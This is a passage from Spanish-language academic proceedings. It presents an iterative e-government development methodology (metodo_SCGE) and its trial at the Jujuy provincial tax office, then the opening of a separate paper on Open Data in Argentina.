gestor de Base de Datos que se utilizará para soportar el almacenamiento, modificación y extracción de la información en la base de datos elegida, además de proporcionar herramientas para añadir, borrar, modificar y analizar los datos contenidos en la misma. Por último se deberá describir la Arquitectura de Software que soportará el SCGE, es decir si se tratará de una arquitectura host-terminal, cliente servidor o multicapa. En la Figura 2 puede observarse la estructura del Componente Software.




Figura 2. Estructura del Componente Software

3.1.2 Componente Hardware

Aquí se deberá definir el equipamiento que soportará el SCGE diseñado. En primer lugar resulta indispensable consignar la unidad central de procesamiento (CPU) que se utilizará, como así también el tipo y la capacidad de la memoria RAM requerida, el tipo y tamaño del soporte de almacenamiento magnético que resulte necesario. Por último es necesario establecer el tipo y características de las interfaces que se usarán. Para poder definir convenientemente este componente resultará adecuado realizar una estimación de los recursos computacionales necesarios, tales como tipo y capacidad de procesamiento y almacenamiento. En la Figura 3 se puede visualizar la estructura del componente descrito.




Figura 3. Estructura del Componente Hardware

3.1.3 Componente Conectividad

En este componente se define la manera en que el SCGE se encuentra conectado con otros sistemas y servicios computacionales, se deberá definir el tipo de enlace físico a utilizar, la velocidad de conexión, el protocolo de comunicación y el tipo de red. En la figura 4 se puede observar la estructura del componente de conectividad.




Figura 4. Estructura del Componente Conectividad

3.2 Características de la metodología basada en SCGE (metodo_SCGE)

La metodología metodo_SCGE, se trata de un método iterativo e incremental de desarrollo basado en SCGE. Al igual que las metodologías ágiles tradicionales para el desarrollo de software, como Scrum y XP, metodo_SCGE realiza incrementos e iteraciones para agregar funcionalidades y características de software, hardware y conectividad para el SCGE que se está desarrollando.

La metodología propone desarrollar un SCGE no como una sola unidad, sino como una serie de incrementos y cada una de ellos incluye una nueva característica de software, hardware y conectividad para el SCGE. En metodo_SCGE, los procesos de especificación, diseño e implementación están entrelazados, y el SCGE se desarrolla en diferentes versiones.

Al igual que las metodologías ágiles metodo_SCGE, considera al diseño y la implementación como actividades centrales, incorporando a éstas, otras actividades como la adquisición de requerimientos y las pruebas. La iteración ocurre a través de las actividades. En consecuencia la adquisición de requerimientos y el diseño se desarrollan en conjunto, no por separado.

3.3 Etapas de metodo_SCGE

La metodología metodo_SCGE posee cuatro etapas, las cuales se describen a continuación:

1. Seleccionar características de Componentes SCGE de la versión a liberar: en esta etapa se seleccionarán las características de software, hardware y conectividad que se desean incorporar en la nueva versión que se liberará.

2. Desglosar características de cada componente: en esta etapa se deben determinar claramente las características que se desean desarrollar para cada componente.

3. Desarrollar, utilizar, integrar y probar cada característica por componente: aquí se realizará el desarrollo, la integración y las pruebas de cada característica correspondiente a cada uno de los componentes de un SCGE.

4. Liberar y evaluar versión del SCGE: durante esta etapa se procederá a la liberación y evaluación de la versión desarrollada para el SCGE.

En la figura 5 se puede observar un gráfico de las etapas de metodo_SCGE.




Figura 5. Etapas de metodo_SCGE

3.4 Actividades de metodo_SCGE

En la tabla 1, se detallan las actividades y sub-actividades correspondientes a los componentes de software, hardware y conectividad, que se encuentran incluidos en cada una de las etapas de la metodología propuesta:

Etapa	Actividad	Componente	Sub-Actividad
I- Seleccionar características de Componentes SCGE de la versión a liberar	I.1-Seleccionar característica CS	Software	I.1.1-Seleccionar y priorizar funcionalidades específicas del dominio.
			I.1.2-Seleccionar una herramienta Case y/o entorno IDE
			I.1.3-Seleccionar un lenguaje de programación en que se generará el código fuente del SCGE
			I.1.4-Seleccionar una Arquitectura de Software a utilizar
			I.1.5-Seleccionar un Gestor de Base de Datos
I.2-Seleccionar característica CH	Hardware	I.2.1-Seleccionar una Unidad Central de Procesamiento	
		I.2.2-Seleccionar un Tipo y capacidad de memoria RAM	
		I.2.3-Seleccionar un tipo y una capacidad de almacenamiento magnético	
		I.2.4-Seleccionar un tipo de interfaz	
I.3-Seleccionar característica CC	Conectividad	I.3.1-Seleccionar un tipo de enlace físico	
		I.3.2-Seleccionar una velocidad de conexión	
		I.3.3-Seleccionar un protocolo de comunicación	
		I.3.4-Seleccionar un tipo de red	
II-Desglosar características de cada componente	II.1-Desglosar característica CS	Software	II.1.1-Especificar funcionalidades del SCGE.
			II.1.2-Especificar características de la herramienta Case y/o entorno IDE, seleccionadas.
			II.1.3-Especificar características del lenguaje de programación seleccionado
			II.1.4-Especificar características de la Arquitectura de Software seleccionada
			II.1.5-Especificar características del Gestor de Base de Datos

			seleccionado
	II.2-Desglosar característica CH	Hardware	II.2.1- Especificar características de la Unidad Central de Procesamiento
			II.2.2- Especificar características de la memoria RAM
			II.2.3- Especificar características del almacenamiento magnético
			II.2.4- Especificar características de las interfaces
	II.3-Desglosar característica CC	Conectividad	II.3.1- Especificar características del enlace físico
			II.3.2- Especificar características de la velocidad de conexión
			II.3.3- Especificar características del protocolo de comunicación
			II.3.4- Especificar características del tipo de red
III-Desarrollar, utilizar, integrar y probar cada característica por componente	III.1- Desarrollar, utilizar, integrar y probar CS	Software	III.1.1- Desarrollar, integrar y probar funcionalidades del SCGE.
			III.1.2-Utilizar y probar la herramienta Case y/o entorno IDE, seleccionadas.
			III.1.3- Utilizar y probar el lenguaje de programación seleccionado
			III.1.4- Utilizar y probar la Arquitectura de Software seleccionada
			III.1.5- Utilizar y probar Gestor de Base de Datos seleccionado
	III.2-Desarrollar, utilizar, integrar y probar CH	Hardware	III.2.1- Utilizar y probar Unidad Central de Procesamiento
			III.2.2- Utilizar y probar la memoria RAM
			III.2.3- Utilizar y probar el almacenamiento magnético
			III.2.4- Utilizar y probar las interfaces
	III.3-Desarrollar, utilizar, integrar y probar CC	Conectividad	III.3.1- Utilizar y probar el enlace físico
			III.3.2- Utilizar y probar la velocidad de conexión
			III.3.3- Utilizar y probar el protocolo de comunicación
			III.3.4- Utilizar y probar el tipo de red
IV-Liberar y evaluar versión del SCGE	IV.1 – Implementar y evaluar la versión liberada del SCGE, para los tres componentes	Software, Hardware y Conectividad	IV.1.1 - Implementar y evaluar la versión liberada para el componente Software
			IV.1.2 - Implementar y evaluar la versión liberada para el componente Hardware
			IV.1.3 - Implementar y evaluar la versión liberada para el componente Conectividad

Tabla1. Actividades por etapas de metodo_SCGE

4. Validación de la metodología propuesta aplicándola a un caso de estudio en un organismo gubernamental.

4.1 Introducción

La metodología metodo_SCGE será validada a través de su aplicación en la Dirección Provincial de Rentas de la Provincia de Jujuy, la cual depende de la Secretaría de Ingresos Públicos perteneciente al Ministerio de Hacienda.

Para la aplicación de metodo_SCGE se utilizarán algunos de los servicios a brindar al ciudadano y que se encuentra detallados en el Árbol de requerimientos consignados en el trabajo “Análisis de las propiedades y atributos propios de sitios de gobierno electrónico”[11] para la característica “Funcionalidad” de los sitios de GE,

y específicamente para la sub-característica “Funcionalidad específica del dominio y contenido”, atributo “Poder Ejecutivo” y sub-atributo “Servicios públicos, finanzas y producción”.

4.2 Desarrollo de la etapa I

Teniendo en cuenta lo consignado en la Tabla 1, a continuación se desarrollarán las actividades previstas para la etapa I.

Etapa I: Seleccionar características de Componentes SCGE de la versión a liberar

I.1.Actividad: Seleccionar característica CS

I.1.1-Seleccionar y priorizar funcionalidades específicas del dominio:

- Declaración Jurada de Impuestos
- Pago de impuestos y tarifas en línea

- Denuncias de evasión Tributaria
 - Consultar Informe de Deuda Tributaria
- I.1.2-Seleccionar una herramienta Case y/o entorno IDE
- El entorno de desarrollo integrado (IDE) seleccionado es Eclipse SDK 4.15 (64-bit)
- I.1.3-Seleccionar un lenguaje de programación en que se generará el código fuente del SCGE
- El lenguaje de programación seleccionado es Java EE versión 8.0.
- I.1.4-Seleccionar una Arquitectura de Software a utilizar
- La arquitectura seleccionada es una orientada a servicios (SOAP).
- I.1.5-Seleccionar un Gestor de Base de Datos
- El gestor de Base de Datos seleccionado es Oracle versión 19c
- I.2-Seleccionar característica Hardware CH
- I.2.1-Seleccionar una Unidad Central de Procesamiento
- CPU seleccionada Intel® Core™ i7 de 10ma Generación
- I.2.2-Seleccionar un Tipo y capacidad de memoria RAM
- Memoria RAM 16GB, 2666MHz
- I.2.3-Seleccionar un tipo y una capacidad de almacenamiento magnético
- Disco Rígido interno, 1TB, Sata III.
- I.2.4-Seleccionar un tipo de interfaz
- Pantalla táctil LED 18.5 “,TFT, 1366 px x 768 px
- I.3-Seleccionar característica Conectividad CC
- I.3.1-Seleccionar un tipo de enlace físico
- Inalámbrico
- I.3.2-Seleccionar una velocidad de conexión
- 1000Mbs o superior
- I.3.3-Seleccionar un protocolo de comunicación
- Protocolo TCP/IP
- I.3.4-Seleccionar un tipo de Red
- Red de área local (LAN).
- En la figura 6 se puede visualizar el detalle de los ítems seleccionados para los componentes de software, hardware y conectividad.




Figura 6. Valores seleccionados para los componentes de software, hardware y conectividad en la etapa I

4.3 Desarrollo de la etapa II

Teniendo en cuenta lo consignado en la Tabla 1, a continuación se desarrollarán las actividades previstas para la etapa II.

Etapa II: Desglosar características de cada componente

II.1. Desglosar característica de Software (CS)

II.1.1- Especificar funcionalidades del SCGE:

- Declaración Jurada de Impuestos: Se debe consignar información de los plazos para la presentación de declaraciones de impuestos. Además de deberá permitir descargar los formularios a presentar. El objetivo final será efectuar la declaración jurada de impuestos totalmente en línea.
- Pago de impuestos y tarifas en línea: Estas funcionalidades de suma importancia ya que es un servicio indispensable para el ciudadano o empresa y debe permitir realizar la transacción de pago, totalmente en tiempo real; además requiere complementarse con técnicas de pago electrónico a través de diferentes medios.
- Denuncias de evasión Tributaria: Esta funcionalidad permite registrar las denuncias realizadas por los ciudadanos a través de correo electrónico y todos los canales de comunicación que posea el organismo gubernamental.
- Consultar Informe de Deuda Tributaria: esta funcionalidad deberá permitir realizar consulta en línea e impresión del detalle de la deuda de un contribuyente.

II.1.2- Especificar características de la herramienta Case y/o entorno IDE, seleccionadas.

El entorno de desarrollo integrado (IDE) Eclipse SDK 4.15 (64-bit) cuenta con las siguientes características principales:

- Desarrollador: Fundación Eclipse
- Autor: ObjectTechnology International
- Fecha de Lanzamiento: 07/11/2001 -
Última versión estable: 17/06/2020 (Versión 4.16)
- Género: IDE, Java SDK, C/C++ -Lenguaje nativo: Java
- Sistema operativo: Multiplataforma -
Plataforma: Máquina virtual Java
- Licencia: Publica de Eclipse -Idioma: Español

II.1.3- Especificar características del lenguaje de programación seleccionado

El lenguaje de programación seleccionado Java EE versión 8.0, posee algunas de las características que se mencionan a continuación:

- Versión: Java™ SE Development Kit 8, Update 251 (JDK 8u251)
- Fecha actualización: 14/04/2020
- Full versión string: 1.8.0_251-b08
- Número de versión: 8u251.
- Actualización JDK:8u251 implement JSR 337

II.1.4- Especificar características de la Arquitectura de Software seleccionada

La arquitectura orientada a servicios SOA es la que mejor se adapta al caso de estudio elegido, debido a que existen algunas partes de software existente que puede ser utilizado. Al tratarse de aplicaciones que se encuentran en un entorno y dominio específico, en el que las operaciones no sufrirán cambios significativos, la implementación de los web services basados en SOAP puede resultar muy conveniente.

II.1.5- Especificar características del Gestor de Base de Datos seleccionado

El gestor de Base de Datos seleccionado Oracle posee las siguientes características:

- Versión: Oracle Database 19c
- Fecha actualización: 10/01/2019
- Sistema operativo: Multiplataforma
- Desarrollador: Oracle Corporation
- Cantidad de licencias a adquirir: 300

II.2- Desglosar característica de Hardware (CH)

II.2.1- Especificar características de la Unidad Central de Procesamiento

La CPU seleccionada Intel® Core™ i7 de 10ma Generación posee las siguientes características:

- Procesador: Intel® Core™ i7-10700K
- Cantidad de núcleos: 8
- Frecuencia básica del procesador: 3.80 GHz
- Frecuencia turbo máxima: 5.10 GHz
- Tipos de memoria soportada: DDR4
- Caché: 16 Mb Intel Smart

- Subprocesos: 16
- Gráficos del procesador: Gráficos HD Intel® 630

II.2.2- Especificar características de la memoria RAM

La memoria seleccionada posee las siguientes características:

- Tipo de memoria interna: DDR4
- Capacidad: 16 GB
- Diseño de memoria: 1 x 16 GB
- Velocidad de memoria del reloj: 2666 MHz
- Factor de Forma: 288-pin DIMM

II.2.3- Especificar características del almacenamiento magnético

Las características del Disco Rígido seleccionado son:

- Disco duro interno
- Capacidad de almacenamiento: 1 TB.
- Caché 64 MB.
- Interfaz: SATA III
- Velocidad de transferencia interna: 210 Mbps.
- Consumo: 5,3 W.
- Dimensiones: 146,99 x 101,6 x 20,17 mm.
- Peso aproximado: 400 g.

II.2.4- Especificar características de las interfaces

Las características de la Pantalla táctil seleccionada son:

- Tipo de panel: Aluminio de magnesio.
- Screen: LCD de 18,5", retroillum. por LED.
- Resolución: 1366*768.
- Procesadores: Intel Baytrail J1900 2.0Ghz.
- Tacto proyectivo: capacitivo multipunto.
- Grado de protección IP65.
- soporte de montaje: VESA 75/100.
- Entrada de 9~24V DC.
- I/O: 4x USB, 2x GLAN, 2x COM, 1x HDMI, Audio.

II.3- Desglosar característica de Conectividad (CC)

II.3.1- Especificar características del enlace físico

Las características del enlace físico seleccionado son:

- Tecnología: inalámbrica
- Medio: ondas de radiofrecuencia de baja potencia y banda específica
- Uso: privado.

II.3.2- Especificar características de la velocidad de conexión

Para lograr una buena velocidad se utilizarán las siguientes características:

- Frecuencia: 2,4 GHz
- Velocidad máxima teórica: 11 Mbps
- Estándar inalámbrico: IEEE 802.11b

II.3.3- Especificar características del protocolo de comunicación

El Protocolo TCP/IP seleccionado es el que mejor se adapta a las velocidades y configuración de la red utilizada.

II.3.4- Especificar características del tipo de red

La LAN utilizará estructura cableada existente y se adicionarán tres puntos de acceso (AP) Ubiquiti Dual Band 802.11ac 2.4/5.8ghz, para conformar una configuración inalámbrica que soporte el diseño especificado.

4.4 Desarrollo de la etapa III

En función a lo establecido en la Tabla 1, a continuación se desarrollarán las actividades previstas para la etapa III.

Etapa III: Desarrollar, utilizar, integrar y probar cada característica por componente

III.1- Desarrollar, utilizar, integrar y probar Software

III.1.1- Desarrollar, integrar y probar funcionalidades del SCGE.

Para el desarrollo se utilizó el IDE Eclipse, generando un modelo con generación de código Java. A continuación se pueden visualizar algunas de las pantallas principales de la aplicación desarrollada en las figuras 7,8,9,10,11 y 12.



Figura 9. Menú Tarifas e información de impuestos




Figura 10. Pago de impuestos en línea




Figura 7. Menú principal




Figura 11. Formulario de Denuncias




Figura 8. Declaración Jurada



Figura 12. Menú Consultas

III.1.2-Utilizar y probar la herramienta Case y/o entorno IDE, seleccionadas.

Se utilizó el entorno IDE, para desarrollar las aplicaciones correspondientes a las funcionalidades especificadas oportunamente. Aunque el entorno IDE se comportó adecuadamente, se tuvieron que agregar algunos plugins para generar gráficos.

II.1.3- Utilizar y probar el lenguaje de programación seleccionado

Al tratarse de una generación automática de código a partir del IDE, el lenguaje seleccionado resultó estable y no presentó problemas nativos. Los inconvenientes surgieron con la necesidad de instalar algunos plugins.

II.1.4- Utilizar y probar la Arquitectura de Software seleccionada

A través de la arquitectura SOA, se propuso utilizar Servicios Web SOAP para acceder a las funcionalidades que no se encuentran desarrolladas para entorno web. Sin embargo, si una determinada repartición quisiera ejecutar algunos procesos no lo podría hacer; en consecuencia se propone que a través de Servicios Web SOAP se permitan a las distintas reparticiones ejecutar las funcionalidades que se encuentran desarrolladas en Java.

Para lo cual se hace necesario efectuar una invocación de las siguientes funcionalidades que se encuentran alojadas en el Application Server.

En la Fig. 13 se puede apreciar el esquema propuesto.




Figura 13. Arquitectura Web SOAP propuesta

II.1.5- Utilizar y probar Gestor de Base de Datos seleccionado

El DBMS seleccionado se comportó estable y adecuado para el volumen de las transacciones previstas. No presentó inconvenientes al momento de generar la base de datos correspondiente al modelo de datos desarrollado.

III.2-Desarrollar, utilizar, integrar y probar característica de Hardware

III.2.1-Utilizar y probar Unidad Central de Procesamiento

El procesador Intel® Core™ i7 de 10ma Generación se comportó adecuadamente en las pruebas realizadas, brindando un excelente tiempo de respuesta teniendo en cuenta la carga de trabajo a la cual fue sometida. Se realizó una prueba de estrés con usuarios accediendo simultáneamente a las distintas funcionalidades, obteniéndose una prestación adecuada en función a los núcleos, frecuencia y subprocesos del procesador seleccionado.

III.2.2- Utilizar y probar la memoria RAM

Si bien el tipo de memoria resultó adecuada, se podría pensar en duplicar la capacidad para tener un margen de holgura óptimo. Por otro lado la Velocidad de memoria del reloj es conveniente para el tipo y cantidad de transacciones utilizadas.

III.2.3- Utilizar y probar el almacenamiento magnético

El Disco Rígido seleccionado resulta adecuado para el volumen de transacciones utilizadas, aunque puede pensarse en una ampliación en un tiempo de dos años. Sin embargo podría utilizarse una estrategia de resguardo de archivos históricos que permitan remover aquellos menos utilizados o teniendo en cuenta los que poseen escasos movimientos.

III.2.4- Utilizar y probar las interfaces

La pantalla seleccionada resulto adecuada en cuanto a la resolución, y fundamentalmente el tipo de tacto proyectivo, esa decir capacitivo multipunto.

III.3-Desarrollar, utilizar, integrar y probar Característica de Conectividad

III.3.1- Utilizar y probar el enlace físico

La tecnología inalámbrica seleccionada presentó algunos inconvenientes de inestabilidad de la señal en relación a las ondas de radiofrecuencia

III.3.2- Utilizar y probar la velocidad de conexión

La velocidad de conexión resultó adecuada aunque podría pensarse en cambiar la frecuencia de transmisión.

III.3.3- Utilizar y probar el protocolo de comunicación

El Protocolo seleccionado resultó adecuado a las velocidades y configuración de la red utilizada.

III.3.4- Utilizar y probar el tipo de red

El diseño del tipo de red LAN mixta utilizando estructura cableada y con puntos de acceso (AP) Ubiquiti Dual Band, resultó adecuada. En la figura 14 puede observarse el diseño de la red utilizada.




Figura 14. Diseño Red LAN

5. Conclusiones

El proceso de validación utilizado, permitió demostrar que la metodología metodo_SCGE resulta de fácil aplicación y sumamente intuitiva para su aplicación.

Teniendo en cuenta el caso de estudio elegido, se puede concluir que la metodología para las etapas I, II y III, se podrá utilizar sin ninguna dificultad en casos de complejidad alta, tanto en aspectos relacionados a la funcionalidad específica del dominio, como así también en los aspectos relacionados a la estimación de los recursos computacionales. Como trabajo futuro, se verificarán herramientas que permitan realizar una adecuada estimación de los recursos computacionales requeridos por la aplicación a desarrollar. Por lo expuesto precedentemente, se puede concluir que se cumplió con el objetivo propuesto en el presente trabajo.

El producto final que se obtuvo es un conjunto de especificaciones referidas a los servicios que se deben implementar, los procesos, el equipamiento y la conectividad necesaria para una unidad de organización gubernamental

Por otra parte se pudo visualizar que las actividades previstas en las etapas I, II y III, requieren de un conocimiento relativamente simple al momento de especificar los aspectos relacionados tanto al software como al hardware y la conectividad.

6. Referencias

1. Diseño, desarrollo e implementación de los modelos y estrategias de Gobierno Electrónico para una gestión abierta, cercana, eficiente y eficaz de la Administración Pública. Secretaría Nacional de la Administración Pública, Gobierno de Ecuador. Disponible en <http://www.administracionpublica.gob.ec/wp-content/uploads/downloads/2016/04/Gobierno-Electronico-23-12-2015.pdf>, 2015.
2. Booch, G., Rumbaugh, J., Jacobson, I.: El Lenguaje Unificado de Modelado. Addison Wesley, 2004.
3. Erl, T.: SOA Principles of Service Design. Prentice Hall, 2008.
4. Pacific Council of International Policy: Roadmap for e-government in the developing world. Disponible en <http://unpan1.un.org/intradoc/groups/public/documents/apcity/unpan005030.pdf>, 2002.
5. Affisco, J., Soliman, K.: E-government: a strategic operations management framework for service delivery. Business Process Management Journal. Vol.12 Issue:1. <https://doi.org/10.1108/14637150610643724,13-21>, 2006.
6. Hsin-Pin, F., Tien-Hsiang, C., Pei, C., Chyou-Huey, C.: A collaborative model for service provision by multiple public-sector agencies. Internet Research, Vol. 16 Iss: 4. Disponible en <http://www.emeraldinsight.com/doi/abs/10.1108/10662240610690007,365-379>, 2006.
7. Hreño, J., Bednár, P., Furdik, K., Sabol, T.: Integration of Government Services using Semantic Technologies. Journal of theoretical and applied electronic commerce research, Res. vol.6 no.1. Disponible en http://www.scielo.cl/scielo.php?script=sci_arttext&pid=S0718-18762011000100010, 2011.
8. Chhabra, S., Kumar, M.: Integrating E-Business Models for Government Solutions: Citizen-Centric Service Oriented Methodologies and Processes., Advisory Board, 2009.
9. Dzhusupova, Z., Shareef, M., Ojo, A., Janowski, T.: Methodology for e-government readiness assessment-models, instruments, implementation, - Proceedings of the International Conference on Society and Information Technologies, 6-9, 2010.
10. Mellor, S., Scott, K., Uhl, A., Weise, D.: MDA Distilled, Principles of Model Driven Architecture, Addison-Wesley, Professional, 2004.
11. Castro, M.: Análisis de las propiedades y atributos propios de sitios de gobierno electrónico. Tesis de Maestría en Ingeniería de Software, Universidad Nacional de San Luis, 2009.

Situación de los Datos Abiertos en Argentina

Elías Todorovich^{1,2}, Horacio Luz Clara¹, Erika Givaidant¹

¹Universidad FASTA, Facultad de Ingeniería, Mar del Plata, Argentina

²Facultad de Ciencias Exactas, UNICEN, Tandil, Argentina

etodorov@ufasta.edu.ar

Resumen

En este trabajo se introduce una iniciativa global relativamente nueva que son los Datos Abiertos. Está clara la importancia de los datos para el sector privado, al punto que las mayores empresas del mundo ofrecen servicios gratuitos a cambio de estos datos. Sin embargo, hay mucho por desarrollar e investigar sobre los datos en el sector público, y particularmente los Datos Abiertos en ambos sectores. Particularmente, se muestra la situación de esta iniciativa en el contexto argentino y se resumen las principales dificultades y oportunidades encontradas. Entre las principales observaciones tenemos que para que los Datos Abiertos puedan desarrollar su potencial, se deben dar pasos hacia datos de mayor calidad, interactuando con la demanda de los mismos y con los actores sociales que se van a beneficiar de las soluciones.

I Introducción

"Los datos son el activo más valioso para las empresas tecnológicas": Hace muchos años que venimos escuchando esta frase o similares. Esto es particularmente cierto en empresas como Alphabet, Amazon, Apple, Facebook, y Twitter. Es significativo que tres de las cuatro compañías que tienen una capitalización bursátil que supera el billón (billón en español) de dólares que son Apple, Amazon, Microsoft y Alphabet [1], tengan su modelo de negocios fuertemente basado en los datos. En Argentina también tenemos empresas con modelos de negocios fuertemente basados en datos como MercadoLibre.

Es curioso que empresas como Google (la mayor dentro de Alphabet), Facebook (+Whatsapp, +Instagram), y Twitter sean gigantes económicos mundiales con tantos servicios gratuitos. Está claro que para esas empresas los datos son muy valiosos, pero pensemos en las empresas que hacen comercio electrónico, los bancos con sus plataformas de *home banking*, las compañías de telecomunicaciones, proveedores de energía, transporte público, programas de puntos, tarjetas de crédito, y compañías de seguros. Lo que no queda claro muchas veces, es qué alcance, de cara a la privacidad y protección

de datos, tienen los datos de sus usuarios y qué marco legal regula su uso.

